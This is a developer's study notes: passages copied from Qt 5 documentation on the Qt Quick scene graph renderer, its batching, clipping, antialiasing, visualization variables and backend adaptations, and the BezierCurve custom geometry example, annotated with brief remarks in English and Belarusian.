* Custom textures; specifically the implementation of [QQuickWindow::createTextureFromImage](http://doc.qt.io/qt-5/qquickwindow.html#createTextureFromImage) and the internal representation of the texture used by [Image](http://doc.qt.io/qt-5/qtquick-imageelements-example.html#image) and [BorderImage](http://doc.qt.io/qt-5/qtquick-imageelements-example.html#borderimage) types.
* Custom renderer; the adaptation layer lets the plugin decide how the scene graph is traversed and rendered, making it possible to optimize the rendering algorithm for a specific hardware or to make use of extensions which improve performance.
* Custom scene graph implementation of many of the default QML types, including its text and font rendering.
* Custom animation driver; allows the animation system to hook into the low-level display vertical refresh to get smooth rendering.
* Custom render loop; allows better control over how QML deals with multiple windows.

*// Custom control is not important for me now. //*

<http://doc.qt.io/qt-5/qtquick-scenegraph-customgeometry-example.html>

<http://doc.qt.io/qt-5/qtquick-scenegraph-simplematerial-example.html>

<http://doc.qt.io/qt-5/qtquick-visualcanvas-adaptations.html>

<http://doc.qt.io/qt-5/qtquick-scenegraph-openglunderqml-example.html>

<http://doc.qt.io/qt-5/qtquick-scenegraph-textureinsgnode-example.html>

<http://doc.qt.io/qt-5/qtquick-scenegraph-textureinthread-example.html>

<http://doc.qt.io/qt-5/qtquick-visualcanvas-scenegraph-renderer.html>

### Qt Quick Scene Graph Renderer

This document explains how the scene graph renderer works internally so that one can write code that uses it in an optimal fashion, both performance-wise and feature-wise.

One does not need to understand the internals of the renderer to get good performance. However, it might help when integrating with the scene graph or to figure out why it is not possible to squeeze the maximum efficiency out of the graphics chip.

**Note:** Even in the case where every frame is unique and everything is uploaded from scratch, the default renderer will perform well.


The Qt Quick items in a QML scene populates a tree of [QSGNode](http://doc.qt.io/qt-5/qsgnode.html) instances. Once created, this tree is a complete description of how a certain frame should be rendered. It does not contain any references back to the Qt Quick items at all and will on most platforms be processed and rendered in a separate thread. The renderer is a self contained part of the scene graph which traverses the [QSGNode](http://doc.qt.io/qt-5/qsgnode.html) tree and uses geometry defined in [QSGGeometryNode](http://doc.qt.io/qt-5/qsggeometrynode.html) and shader state defined in [QSGMaterial](http://doc.qt.io/qt-5/qsgmaterial.html) to schedule OpenGL state change and draw calls.

If needed, the renderer can be completely replaced using the internal scene graph back-end API. This is mostly interesting for platform vendors who wish to take advantage of non-standard hardware features. For majority of use cases, the default renderer will be sufficient.

The default renderer focuses on two primary strategies to optimize the rendering. Batching of draw calls and retention of geometry on the GPU.

#### Batching

Where a traditional 2D API, such as [QPainter](http://doc.qt.io/qt-5/qpainter.html), Cairo or [Context2D](http://doc.qt.io/qt-5/qml-qtquick-context2d.html), is written to handle thousands of individual draw calls per frame, OpenGL is a pure hardware API and performs best when the number of draw calls is very low and state changes are kept to a minimum. Consider the following use case:



The simplest way of drawing this list is on a cell-by-cell basis. First the background is drawn. This is a rectangle of a specific color. In OpenGL terms this means selecting a shader program to do solid color fills, setting up the fill color, setting the transformation matrix containing the x and y offsets and then using for instance glDrawArrays to draw two triangles making up the rectangle. The icon is drawn next. In OpenGL terms this means selecting a shader program to draw textures, selecting the active texture to use, setting the transformation matrix, enabling alpha-blending and then using for instance glDrawArrays to draw the two triangles making up the bounding rectangle of the icon. The text and separator line between cells follow a similar pattern. And this process is repeated for every cell in the list, so for a longer list, the overhead imposed by OpenGL state changes and draw calls completely outweighs the benefit that using a hardware accelerated API could provide. *Overhead problem demonstration.*

When each primitive is large, this overhead is negligible, but in the case of a typical UI, there are many small items which add up to a considerable overhead.

The default scene graph renderer works within these limitations and will try to merge individual primitives together into batches while preserving the exact same visual result. The result is fewer OpenGL state changes and a minimal amount of draw calls, resulting in optimal performance.

##### Opaque Primitives

The renderer separates between opaque primitives and primitives which require alpha blending. By using OpenGL's Z-buffer and giving each primitive a unique z position, the renderer can freely reorder opaque primitives without any regard for their location on screen and which other elements they overlap with. By looking at each primitive's material state, the renderer will create opaque batches. From Qt Quick core item set, this includes Rectangle items with opaque colors and fully opaque images, such as JPEGs or BMPs.

Another benefit of using opaque primitives, is that opaque primitives does not require GL\_BLEND to be enabled which can be quite costly, especially on mobile and embedded GPUs.


Opaque primitives are rendered in a front-to-back manner with glDepthMask and GL\_DEPTH\_TEST enabled. On GPUs that internally do early-z checks, this means that the fragment shader does not need to run for pixels or blocks of pixels that are obscured. Beware that the renderer still needs to take these nodes into account and the vertex shader is still run for every vertex in these primitives, so if the application knows that something is fully obscured, the best thing to do is to explicitly hide it using [Item::visible](http://doc.qt.io/qt-5/qml-qtquick-item.html#visible-prop) or [Item::opacity](http://doc.qt.io/qt-5/qml-qtquick-item.html#opacity-prop). *// Recommendation qml. //*

**Note:** The [Item::z](http://doc.qt.io/qt-5/qml-qtquick-item.html#z-prop) is used to control an Item's stacking order relative to its siblings. It has no direct relation to the renderer and OpenGL's Z-buffer.

##### Alpha Blended Primitives

Once opaque primitives have been drawn, the renderer will disable glDepthMask, enable GL\_BLEND and render all alpha blended primitives in a back-to-front manner.

Batching of alpha blended primitives requires a bit more effort in the renderer as elements that are overlapping need to be rendered in the correct order for alpha blending to look correct. Relying on the Z-buffer alone is not enough. The renderer does a pass over all alpha blended primitives and will look at their bounding rect in addition to their material state to figure out which elements can be batched and which can not.



In the left-most case, the blue backgrounds can be drawn in one call and the two text elements in another call, as the texts only overlap a background which they are stacked in front of. In the right-most case, the background of "Item 4" overlaps the text of "Item 3" so in this case, each of backgrounds and texts need to be drawn using separate calls.

Z-wise, the alpha primitives are interleaved with the opaque nodes and may trigger early-z when available, but again, setting [Item::visible](http://doc.qt.io/qt-5/qml-qtquick-item.html#visible-prop) to false is always faster. *// Recommendation qml //*

##### Mixing with 3D primitives

The scene graph can support pseudo 3D and proper 3D primitives. For instance, one can implement a "page curl" effect using a [ShaderEffect](http://doc.qt.io/qt-5/qml-qtquick-shadereffect.html) or implement a bumpmapped torus using [QSGGeometry](http://doc.qt.io/qt-5/qsggeometry.html) and a custom material. While doing so, one needs to take into account that the default renderer already makes use of the depth buffer.

The renderer modifies the vertex shader returned from [QSGMaterialShader::vertexShader](http://doc.qt.io/qt-5/qsgmaterialshader.html#vertexShader)() and compresses the z values of the vertex after the model-view and projection matrices has been applied and then adds a small translation on the z to position it the correct z position.

The compression assumes that the z values are in the range of 0 to 1.

##### Texture Atlas

The active texture is a unique OpenGL state, which means that multiple primitives using different OpenGL textures cannot be batched. The Qt Quick scene graph for this reason allows multiple [QSGTexture](http://doc.qt.io/qt-5/qsgtexture.html) instances to be allocated as smaller sub-regions of a larger texture; a texture atlas.

The biggest benefit of texture atlases is that multiple [QSGTexture](http://doc.qt.io/qt-5/qsgtexture.html) instances now refer to the same OpenGL texture instance. This makes it possible to batch textured draw calls as well, such as Image items, [BorderImage](http://doc.qt.io/qt-5/qtquick-imageelements-example.html#borderimage) items, [ShaderEffect](http://doc.qt.io/qt-5/qml-qtquick-shadereffect.html) items and also C++ types such as QSGSimpleTextureNode and custom QSGGeometryNodes using textures.

**Note:** Large textures do not go into the texture atlas.

Atlas based textures are created by passing [QQuickWindow::TextureCanUseAtlas](http://doc.qt.io/qt-5/qquickwindow.html#CreateTextureOption-enum) to the [QQuickWindow::createTextureFromImage](http://doc.qt.io/qt-5/qquickwindow.html#createTextureFromImage)().

**Note:** Atlas based textures do not have texture coordinates ranging from 0 to 1. *Intbu.* Use [QSGTexture::normalizedTextureSubRect](http://doc.qt.io/qt-5/qsgtexture.html#normalizedTextureSubRect)() to get the atlas texture coordinates.

The scene graph uses heuristics to figure out how large the atlas should be and what the size threshold for being entered into the atlas is. If different values are needed, it is possible to override them using the environment variables QSG\_ATLAS\_WIDTH=[width], QSG\_ATLAS\_HEIGHT=[height] and QSG\_ATLAS\_SIZE\_LIMIT=[size]. Changing these values will mostly be interesting for platform vendors.

##### Batch Roots

In addition to merging compatible primitives into batches, the default renderer also tries to minimize the amount of data that needs to be sent to the GPU for every frame. The default renderer identifies subtrees which belong together and tries to put these into separate batches. Once batches are identified, they are merged, uploaded and stored in GPU memory, using Vertex Buffer Objects. *// Intbu //*

##### Transform Nodes

Each Qt Quick Item inserts a [QSGTransformNode](http://doc.qt.io/qt-5/qsgtransformnode.html) into the scene graph tree to manage its x, y, scale or rotation. Child items will be populated under this transform node. The default renderer tracks the state of transform nodes between frames, and will look at subtrees to decide if a transform node is a good candidate to become a root for a set of batches. A transform node which changes between frames and which has a fairly complex subtree, can become a batch root.

QSGGeometryNodes in the subtree of a batch root are pre-transformed relative to the root on the CPU. They are then uploaded and retained on the GPU. When the transform changes, the renderer only needs to update the matrix of the root, not each individual item, making list and grid scrolling very fast. For successive frames, as long as nodes are not being added or removed, rendering the list is effectively for free. When new content enters the subtree, the batch that gets it is rebuilt, but this is still relatively fast. There are usually several unchanging frames for every frame with added or removed nodes when panning through a grid or list.

Another benefit of identifying transform nodes as batch roots is that it allows the renderer to retain the parts of the tree that has not changed. For instance, say a UI consists of a list and a button row. When the list is being scrolled and delegates are being added and removed, the rest of the UI, the button row, is unchanged and can be drawn using the geometry already stored on the GPU. *// intbu technical details //*

The node and vertex threshold for a transform node to become a batch root can be overridden using the environment variables QSG\_RENDERER\_BATCH\_NODE\_THRESHOLD=[count] and QSG\_RENDERER\_BATCH\_VERTEX\_THRESHOLD=[count]. Overriding these flags will be mostly useful for platform vendors.

**Note:** Beneath a batch root, one batch is created for each unique set of material state and geometry type. *// Intbu. //*

##### Clipping

When setting [Item::clip](http://doc.qt.io/qt-5/qml-qtquick-item.html#clip-prop) to true, it will create a [QSGClipNode](http://doc.qt.io/qt-5/qsgclipnode.html) with a rectangle in its geometry. The default renderer will apply this clip by using scissoring in OpenGL. If the item is rotated by a non-90-degree angle, the OpenGL's stencil buffer is used. Qt Quick Item only supports setting a rectangle as clip through QML, but the scene graph API and the default renderer can use any shape for clipping. *// qml property //*

When applying a clip to a subtree, that subtree needs to be rendered with a unique OpenGL state. This means that when [Item::clip](http://doc.qt.io/qt-5/qml-qtquick-item.html#clip-prop) is true, batching of that item is limited to its children. When there are many children, like a [ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html) or [GridView](http://doc.qt.io/qt-5/qml-qtquick-gridview.html), or complex children, like a [TextArea](http://doc.qt.io/qt-5/qml-qtquick-controls-textarea.html), this is fine. One should, however, use clip on smaller items with caution as it prevents batching. This includes button label, text field or list delegate and table cells. *// disadvantage of clipping //*

##### Vertex Buffers

Each batch uses a vertex buffer object (VBO) to store its data on the GPU. This vertex buffer is retained between frames and updated when the part of the scene graph that it represents changes.

By default, the renderer will upload data into the VBO using GL\_STATIC\_DRAW. It is possible to select different upload strategy by setting the environment variable QSG\_RENDERER\_BUFFER\_STRATEGY=[strategy]. Valid values are stream and dynamic. Changing this value is mostly useful for platform vendors.

##### Antialiasing

The scene graph supports two types of antialiasing. By default, primitives such as rectangles and images will be antialiased by adding more vertices along the edge of the primitives so that the edges fade to transparent. We call this method *vertex antialiasing*. If the user requests a multisampled OpenGL context, by setting a [QSurfaceFormat](http://doc.qt.io/qt-5/qsurfaceformat.html) with samples greater than 0 using [QQuickWindow::setFormat](http://doc.qt.io/qt-5/qwindow.html#setFormat)(), the scene graph will prefer multisample based antialiasing (MSAA). The two techniques will affect how the rendering happens internally and have different limitations.

It is also possible to override the antialiasing method used by setting the environment variable QSG\_ANTIALIASING\_METHOD to either vertex or msaa.

Vertex antialiasing can produce seams between edges of adjacent primitives, even when the two edges are mathmatically the same. Multisample antialiasing does not.

###### Vertex Antialiasing

Vertex antialiasing can be enabled and disabled on a per-item basis using the [Item::antialiasing](http://doc.qt.io/qt-5/qml-qtquick-item.html#antialiasing-prop) property. It will work regardless of what the underlying hardware supports and produces higher quality antialiasing, both for normally rendered primitives and also for primitives captured into framebuffer objects, for instance using the [ShaderEffectSource](http://doc.qt.io/qt-5/qml-qtquick-shadereffectsource.html) type.

The downside to using vertex antialiasing is that each primitive with antialiasing enabled will have to be blended. In terms of batching, this means that the renderer needs to do more work to figure out if the primitive can be batched or not and due to overlaps with other elements in the scene, it may also result in less batching, which could impact performance.

On low-end hardware blending can also be quite expensive so for an image or rounded rectangle that covers most of the screen, the amount of blending needed for the interior of these primitives can result in significant performance loss as the entire primitive must be blended. *// Important example of performance problems. //*

###### Multisample Antialiasing

Multisample antialiasing is a hardware feature where the hardware calculates a coverage value per pixel in the primitive. Some hardware can multisample at a very low cost, while other hardware may need both more memory and more GPU cycles to render a frame.

Using multisample antialiasing, many primitives, such as rounded rectangles and image elements can be antialiased and still be *opaque* in the scene graph. This means the renderer has an easier job when creating batches and can rely on early-z to avoid overdraw. *// Intbu //*

When multisample antialiasing is used, content rendered into framebuffer objects, need additional extensions to support multisampling of framebuffers. Typically GL\_EXT\_framebuffer\_multisample and GL\_EXT\_framebuffer\_blit. Most desktop chips have these extensions present, but they are less common in embedded chips. When framebuffer multisampling is not available in the hardware, content rendered into framebuffer objects will not be antialiased, including the content of a [ShaderEffectSource](http://doc.qt.io/qt-5/qml-qtquick-shadereffectsource.html). *// important concept for embedded devices //*

#### Performance

As stated in the beginning, understanding the finer details of the renderer is not required to get good performance. It is written to optimize for common use cases and will perform quite well under almost any circumstance.

* Good performance comes from effective batching, with as little as possible of the geometry being uploaded again and again. By setting the environment variable QSG\_RENDERER\_DEBUG=render, the renderer will output statistics on how well the batching goes, how many batches, which batches are retained and which are opaque and not. When striving for optimal performance, uploads should happen only when really needed, batches should be fewer than 10 and at least 3-4 of them should be opaque.
* The default renderer does not do any CPU-side viewport clipping nor occlusion detection. If something is not supposed to be visible, it should not be shown. Use Item::visible: false for items that should not be drawn. The primary reason for not adding such logic is that it adds additional cost which would also hurt applications that took care in behaving well.
* Make sure the texture atlas is used. The Image and [BorderImage](http://doc.qt.io/qt-5/qtquick-imageelements-example.html#borderimage) items will use it unless the image is too large. For textures created in C++, pass [QQuickWindow::TextureCanUseAtlas](http://doc.qt.io/qt-5/qquickwindow.html#CreateTextureOption-enum) when calling QQuickWindow::createTexture(). By setting the environment variable QSG\_ATLAS\_OVERLAY all atlas textures will be colorized so they are easily identifiable in the application.
* Use opaque primitives where possible. Opaque primitives are faster to process in the renderer and faster to draw on the GPU. For instance, PNG files will often have an alpha channel, even though each pixel is fully opaque. JPG files are always opaque. When providing images to a [QQuickImageProvider](http://doc.qt.io/qt-5/qquickimageprovider.html) or creating images with [QQuickWindow::createTextureFromImage](http://doc.qt.io/qt-5/qquickwindow.html#createTextureFromImage)(), let the image have [QImage::Format\_RGB32](http://doc.qt.io/qt-5/qimage.html#Format-enum), when possible. *Intbu this recommendation.*
* Be aware of that overlapping compond items, like in the illustration above, can not be batched.
* Clipping breaks batching. Never use on a per-item basis, inside tables cells, item delegates or similar. Instead of clipping text, use eliding. Instead of clipping an image, create a [QQuickImageProvider](http://doc.qt.io/qt-5/qquickimageprovider.html) that returns a cropped image.
* Batching only works for 16-bit indices. All built-in items use 16-bit indices, but custom geometry is free to also use 32-bit indices.
* Some material flags prevent batching, the most limiting one being [QSGMaterial::RequiresFullMatrix](http://doc.qt.io/qt-5/qsgmaterial.html#Flag-enum) which prevents all batching.
* Applications with a monochrome background should set it using [QQuickWindow::setColor](http://doc.qt.io/qt-5/qquickwindow.html#color-prop)() rather than using a top-level Rectangle item. [QQuickWindow::setColor](http://doc.qt.io/qt-5/qquickwindow.html#color-prop)() will be used in a call to glClear(), which is potentially faster.
* Mipmapped Image items are not placed in global atlas and will not be batched.

If an application performs poorly, make sure that rendering is actually the bottleneck. Use a profiler! The environment variable QSG\_RENDER\_TIMING=1 will output a number of useful timing parameters which can be useful in pinpointing where a problem lies. *// Debugging of rendering. It is very important. //*

### Visualizing

To visualize the various aspects of the scene graph's default renderer, the QSG\_VISUALIZE environment variable can be set to one of the values detailed in each section below. We provide examples of the output of some of the variables using the following QML code:

import QtQuick 2.2

Rectangle {

width: 200

height: 140

ListView {

id: clippedList

x: 20

y: 20

width: 70

height: 100

clip: true

model: ["Item A", "Item B", "Item C", "Item D"]

delegate: Rectangle {

color: "lightblue"

width: parent.width

height: 25

Text {

text: modelData

anchors.fill: parent

horizontalAlignment: Text.AlignHCenter

verticalAlignment: Text.AlignVCenter

}

}

}

ListView {

id: clippedDelegateList

x: clippedList.x + clippedList.width + 20

y: 20

width: 70

height: 100

clip: true

model: ["Item A", "Item B", "Item C", "Item D"]

delegate: Rectangle {

color: "lightblue"

width: parent.width

height: 25

clip: true

Text {

text: modelData

anchors.fill: parent

horizontalAlignment: Text.AlignHCenter

verticalAlignment: Text.AlignVCenter


}

}

}

}

For the [ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html) on the left, we set its [clip](http://doc.qt.io/qt-5/qml-qtquick-item.html#clip-prop) property to true. For the [ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html) on right, we also set each delegate's [clip](http://doc.qt.io/qt-5/qml-qtquick-item.html#clip-prop) property to true to illustrate the effects of clipping on batching.




Original

**Note:** The visualized elements do not respect clipping, and rendering order is arbitrary.

#### Visualizing Batches

Setting QSG\_VISUALIZE to batches visualizes batches in the renderer. Merged batches are drawn with a solid color and unmerged batches are drawn with a diagonal line pattern. Few unique colors means good batching. Unmerged batches are bad if they contain many individual nodes.




QSG\_VISUALIZE=batches

*// Гэта прапісваецца ва ўласцівасцях QT Creator. Run. Run environment. Працуе толькі тады, калі запускаеш адладчык. //*

#### Visualizing Clipping

Setting QSG\_VISUALIZE to clip draws red areas on top of the scene to indicate clipping. As Qt Quick Items do not clip by default, no clipping is usually visualized.



QSG\_VISUALIZE=clip

*// Усё працуе… цікава, а чаму тады QML2\_IMPORT\_PATH не працуе. //*

#### Visualizing Changes



Setting QSG\_VISUALIZE to changes visualizes changes in the renderer. Changes in the scenegraph are visualized with a flashing overlay of a random color. Changes on a primitive are visualized with a solid color, while changes in an ancestor, such as matrix or opacity changes, are visualized with a pattern.

*// Праверыў. Працуе цудоўна.//*

#### Visualizing Overdraw

Setting QSG\_VISUALIZE to overdraw visualizes overdraw in the renderer. Visualize all items in 3D to highlight overdraws. This mode can also be used to detect geometry outside the viewport to some extent. Opaque items are rendered with a green tint, while translucent items are rendered with a red tint. The bounding box for the viewport is rendered in blue. Opaque content is easier for the scenegraph to process and is usually faster to render.

Note that the root rectangle in the code above is superfluous as the window is also white, so drawing the rectangle is a waste of resources in this case. Changing it to an Item can give a slight performance boost.



QSG\_VISUALIZE=overdraw

*Не спрабаваў.*

<http://doc.qt.io/qt-5/qtquick-visualcanvas-adaptations.html>

### Scene Graph Adaptations

Originally Qt Quick only had one available renderer for parsing the scene graph and rendering the results to a render target. This renderer is now the default OpenGL Renderer which supports rendering either using the OpenGL ES 2.0 or OpenGL 2.0 (with framebuffer object extensions) APIs. The Qt Quick APIs have originally been designed with the assumption that OpenGL is always available. However, it is now possible to use other graphics API's to render Qt Quick scenes using the scene graph APIs.

#### Switching between the adaptation used by the application

The default of the OpenGL, or - in Qt builds with disabled OpenGL support - the software adaptation, can be overridden either by using an environment variable or a C++ API. The former consists of setting the QT\_QUICK\_BACKEND or the legacy QMLSCENE\_DEVICE environment variable before launching applications. The latter is done by calling [QQuickWindow::setSceneGraphBackend](http://doc.qt.io/qt-5/qquickwindow.html#setSceneGraphBackend)() early in the application's main() function.

The supported backends are the following

* OpenGL - Requested by the string "" or the enum value [QSGRendererInterface::OpenGL](http://doc.qt.io/qt-5/qsgrendererinterface.html#GraphicsApi-enum).
* Software - Requested by the string "software" or the enum value [QSGRendererInterface::Software](http://doc.qt.io/qt-5/qsgrendererinterface.html#GraphicsApi-enum).
* Direct3D 12 - Requested by the string "d3d12" or the enum value [QSGRendererInterface::Direct3D12](http://doc.qt.io/qt-5/qsgrendererinterface.html#GraphicsApi-enum).

When in doubt which backend is in use, enable basic scenegraph information logging via the QSG\_INFO environment variable or the qt.scenegraph.general logging category. This will result in printing some information during application startup onto the debug output.

**Note:** Adaptations other than OpenGL will typically come with a set of limitations since they are unlikely to provide a feature set 100% compatible with OpenGL. However, they may provide their own specific advantages in certain areas. Refer to the sections below for more information on the various adaptations.

#### OpenGL ES 2.0 and OpenGL 2.0 Adaptation

The default adaptation capable of providing the full Qt Quick 2 feature set is the OpenGL adaptation. All of the details of the OpenGL adpatation can are available here: [OpenGL Adaptation](http://doc.qt.io/qt-5/qtquick-visualcanvas-scenegraph-renderer.html)

#### Software Adaptation

The Software adaptation is an alternative renderer for [Qt Quick](http://doc.qt.io/qt-5/qtquick-index.html) 2 that uses the raster paint engine to render the contents of the scene graph. The details for this adaptation are available here: [Software Adaptation](http://doc.qt.io/qt-5/qtquick-visualcanvas-adaptations-software.html)

#### Direct3D 12 (experimental)


The Direct3D 12 adaptation is an alternative renderer for [Qt Quick](http://doc.qt.io/qt-5/qtquick-index.html) 2 when running on Windows 10, both for Win32 and UWP applications. The details for this adaptation are available here: [Direct3D 12 Adaptation](http://doc.qt.io/qt-5/qtquick-visualcanvas-adaptations-d3d12.html)

[*http://doc.qt.io/qt-5/qtquick-visualcanvas-adaptations-software.html*](http://doc.qt.io/qt-5/qtquick-visualcanvas-adaptations-software.html)*,* [*http://doc.qt.io/qt-5/qtquick-visualcanvas-adaptations-d3d12.html*](http://doc.qt.io/qt-5/qtquick-visualcanvas-adaptations-d3d12.html) *- тут змешчана інфармацыя аб двух другіх тыпах графічных адаптацый. Я пра гэта не чытаў. Зараз трэба пераўсталяваць qt. Пасля таго як я пабалаваўся з пераменнай QSG\_VISUALIZATION, у мяне пачаткова старонка кріэйтара пачала з’яўляцца ў зялёна-сініх колерах. Праблема была ў тым, што я прапісаў яе як сістэмную зменную для ўсёй Windows. Як толькі я гэта змяніў, Creator пачаў працаваць добра.*

<http://doc.qt.io/qt-5/qtquick-scenegraph-customgeometry-example.html>

### Scene Graph - Custom Geometry

The custom geometry example shows how to create a [QQuickItem](http://doc.qt.io/qt-5/qquickitem.html) which uses the scene graph API to build a custom geometry for the scene graph. It does this by creating a BezierCurve item which is made part of the CustomGeometry module and makes use of this in a QML file.



#### BezierCurve Declaration

#include <QtQuick/QQuickItem>

class BezierCurve : public QQuickItem

{

Q\_OBJECT

Q\_PROPERTY(QPointF p1 READ p1 WRITE setP1 NOTIFY p1Changed)

Q\_PROPERTY(QPointF p2 READ p2 WRITE setP2 NOTIFY p2Changed)

Q\_PROPERTY(QPointF p3 READ p3 WRITE setP3 NOTIFY p3Changed)

Q\_PROPERTY(QPointF p4 READ p4 WRITE setP4 NOTIFY p4Changed)

Q\_PROPERTY(int segmentCount READ segmentCount WRITE setSegmentCount NOTIFY segmentCountChanged)

public:

BezierCurve(QQuickItem \*parent = 0);

~BezierCurve();

QSGNode \*updatePaintNode(QSGNode \*, UpdatePaintNodeData \*);

QPointF p1() const { return m\_p1; }

QPointF p2() const { return m\_p2; }

QPointF p3() const { return m\_p3; }

QPointF p4() const { return m\_p4; }

int segmentCount() const { return m\_segmentCount; }

void setP1(const QPointF &p);

void setP2(const QPointF &p);

void setP3(const QPointF &p);

void setP4(const QPointF &p);

void setSegmentCount(int count);

signals:

void p1Changed(const QPointF &p);

void p2Changed(const QPointF &p);

void p3Changed(const QPointF &p);

void p4Changed(const QPointF &p);

void segmentCountChanged(int count);

private:

QPointF m\_p1;

QPointF m\_p2;

QPointF m\_p3;

QPointF m\_p4;

int m\_segmentCount;

};

The item declaration subclasses the [QQuickItem](http://doc.qt.io/qt-5/qquickitem.html) class and adds five properties. One for each of the four control points in the bezier curve and a parameter to control the number of segments the curve is subdivided into. For each of the properties we have corresponding getter and setter functions. Since these properties can be bound to in QML, it is also preferable to have notifier signals for each of them so changes will be picked up the QML engine and used accordingly.

QSGNode \*updatePaintNode(QSGNode \*, UpdatePaintNodeData \*);

The synchronization point between the QML scene and the rendering scene graph is the virtual function [QQuickItem::updatePaintNode](http://doc.qt.io/qt-5/qquickitem.html#updatePaintNode)() which all items with custom scene graph logic must implement.

**Note:** The scene graph will on many hardware configurations be rendering on a separate thread. It is therefore crucial that interaction with the scene graph happens in a controlled manner, first and foremost through the [QQuickItem::updatePaintNode](http://doc.qt.io/qt-5/qquickitem.html#updatePaintNode)() function.

#### BezierCurve Implementation

BezierCurve::BezierCurve(QQuickItem \*parent)

: QQuickItem(parent)

, m\_p1(0, 0)

, m\_p2(1, 0)

, m\_p3(0, 1)

, m\_p4(1, 1)

, m\_segmentCount(32)

{

setFlag(ItemHasContents, true);

}

The BezierCurve constructor sets up default values for the control points and the number of segments. The bezier curve is specified in normalized coordinates relative to the item's bounding rectangle.

The constructor also sets the flag [QQuickItem::ItemHasContents](http://doc.qt.io/qt-5/qquickitem.html#Flag-enum). This flags tells the canvas that this item provides visual content and will call [QQuickItem::updatePaintNode](http://doc.qt.io/qt-5/qquickitem.html#updatePaintNode)() when it is time for the QML scene to be synchronized with the rendering scene graph.

BezierCurve::~BezierCurve()

{

}

The BezierCurve class has no data members that need to be cleaned up so the destructor does nothing. It is worth mentioning that the rendering scene graph is managed by the scene graph itself, potentially in a different thread, so one should never retain [QSGNode](http://doc.qt.io/qt-5/qsgnode.html) references in the [QQuickItem](http://doc.qt.io/qt-5/qquickitem.html) class nor try to clean them up explicitly. *IMPORTANT RECOMMENDATION. Intbu about QSGNode.*

void BezierCurve::setP1(const QPointF &p)

{

if (p == m\_p1)

return;

m\_p1 = p;

emit p1Changed(p);

update();

}

The setter function for the p1 property checks if the value is unchanged and exits early if this is the case. Then it updates the internal value and emits the changed signal. It then proceeds to call the [QQuickItem::update](http://doc.qt.io/qt-5/qquickitem.html#update)() function which will notify the rendering scene graph, that the state of this object has changed and needs to be synchronized with the rendering scene graph. A call to update() will result in a call to [QQuickItem::updatePaintNode](http://doc.qt.io/qt-5/qquickitem.html#updatePaintNode)() at a later time.

The other property setters are equivalent, and are omitted from this example.

QSGNode \*BezierCurve::updatePaintNode(QSGNode \*oldNode, UpdatePaintNodeData \*)

{

QSGGeometryNode \*node = 0;

QSGGeometry \*geometry = 0;

if (!oldNode) {

node = new QSGGeometryNode;

The updatePaintNode() function is the primary integration point for synchronizing the state of the QML scene with the rendering scene graph. The function gets passed a [QSGNode](http://doc.qt.io/qt-5/qsgnode.html) which is the instance that was returned on the last call to the function. It will be null the first time the function gets called and we create our [QSGGeometryNode](http://doc.qt.io/qt-5/qsggeometrynode.html) which we will fill with geometry and a material.

geometry = new QSGGeometry(QSGGeometry::defaultAttributes\_Point2D(), m\_segmentCount);

geometry->setLineWidth(2);

geometry->setDrawingMode(QSGGeometry::DrawLineStrip);

node->setGeometry(geometry);

node->setFlag(QSGNode::OwnsGeometry);

We then create the geometry and add it to the node. The first argument to the [QSGGeometry](http://doc.qt.io/qt-5/qsggeometry.html) constructor is a definition of the vertex type, called an "attribute set". Since the graphics often used in QML centers around a few common standard attribute sets, these are provided by default. Here we use the Point2D attribute set which has two floats, one for x coordinates and one for y coordinates. The second argument is the vertex count.

Custom attribute sets can also created, but that is not covered in this example.

Since we do not have any special needs for memory managing the geometry, we specify that the [QSGGeometryNode](http://doc.qt.io/qt-5/qsggeometrynode.html) should own the geometry. *Intbu when it is necessary to manage memory.*

To minimize allocations, reduce memory fragmentation and improve performance, it would also be possible to make the geometry a member of a [QSGGeometryNode](http://doc.qt.io/qt-5/qsggeometrynode.html) subclass, in which case, we would not have set the [QSGGeometryNode::OwnsGeometry](http://doc.qt.io/qt-5/qsgnode.html#Flag-enum) flag. *Intbu examples.*

QSGFlatColorMaterial \*material = new QSGFlatColorMaterial;

material->setColor(QColor(255, 0, 0));

node->setMaterial(material);

node->setFlag(QSGNode::OwnsMaterial);

The scene graph API provides a few commonly used material implementations. In this example we use the [QSGFlatColorMaterial](http://doc.qt.io/qt-5/qsgflatcolormaterial.html) which will fill the shape defined by the geometry with a solid color. Again we pass the ownership of the material to the node, so it can be cleaned up by the scene graph.

} else {

node = static\_cast<QSGGeometryNode \*>(oldNode);

geometry = node->geometry();

geometry->allocate(m\_segmentCount);

}

In the case where the QML item has changed and we only want to modify the existing node's geometry, we cast the oldNode to a [QSGGeometryNode](http://doc.qt.io/qt-5/qsggeometrynode.html) instance and extract it's geometry. In case the segment count has changed, we call [QSGGeometry::allocate](http://doc.qt.io/qt-5/qsggeometry.html#allocate)() to make sure it has the right number of vertices.

QRectF bounds = boundingRect();

QSGGeometry::Point2D \*vertices = geometry->vertexDataAsPoint2D();

for (int i = 0; i < m\_segmentCount; ++i) {

qreal t = i / qreal(m\_segmentCount - 1);

qreal invt = 1 - t;

QPointF pos = invt \* invt \* invt \* m\_p1

+ 3 \* invt \* invt \* t \* m\_p2

+ 3 \* invt \* t \* t \* m\_p3

+ t \* t \* t \* m\_p4;

float x = bounds.x() + pos.x() \* bounds.width();

float y = bounds.y() + pos.y() \* bounds.height();

vertices[i].set(x, y);

}

node->markDirty(QSGNode::DirtyGeometry);

To fill the geometry, we first extract the vertex array from it. Since we are using one of the default attribute sets, we can use the convenience function [QSGGeometry::vertexDataAsPoint2D](http://doc.qt.io/qt-5/qsggeometry.html#vertexDataAsPoint2D)(). Then we go through each segment and calculate its position and write that value to the vertex. *Тут, відаць, заключана логіка крывой Безье.*

return node;

}

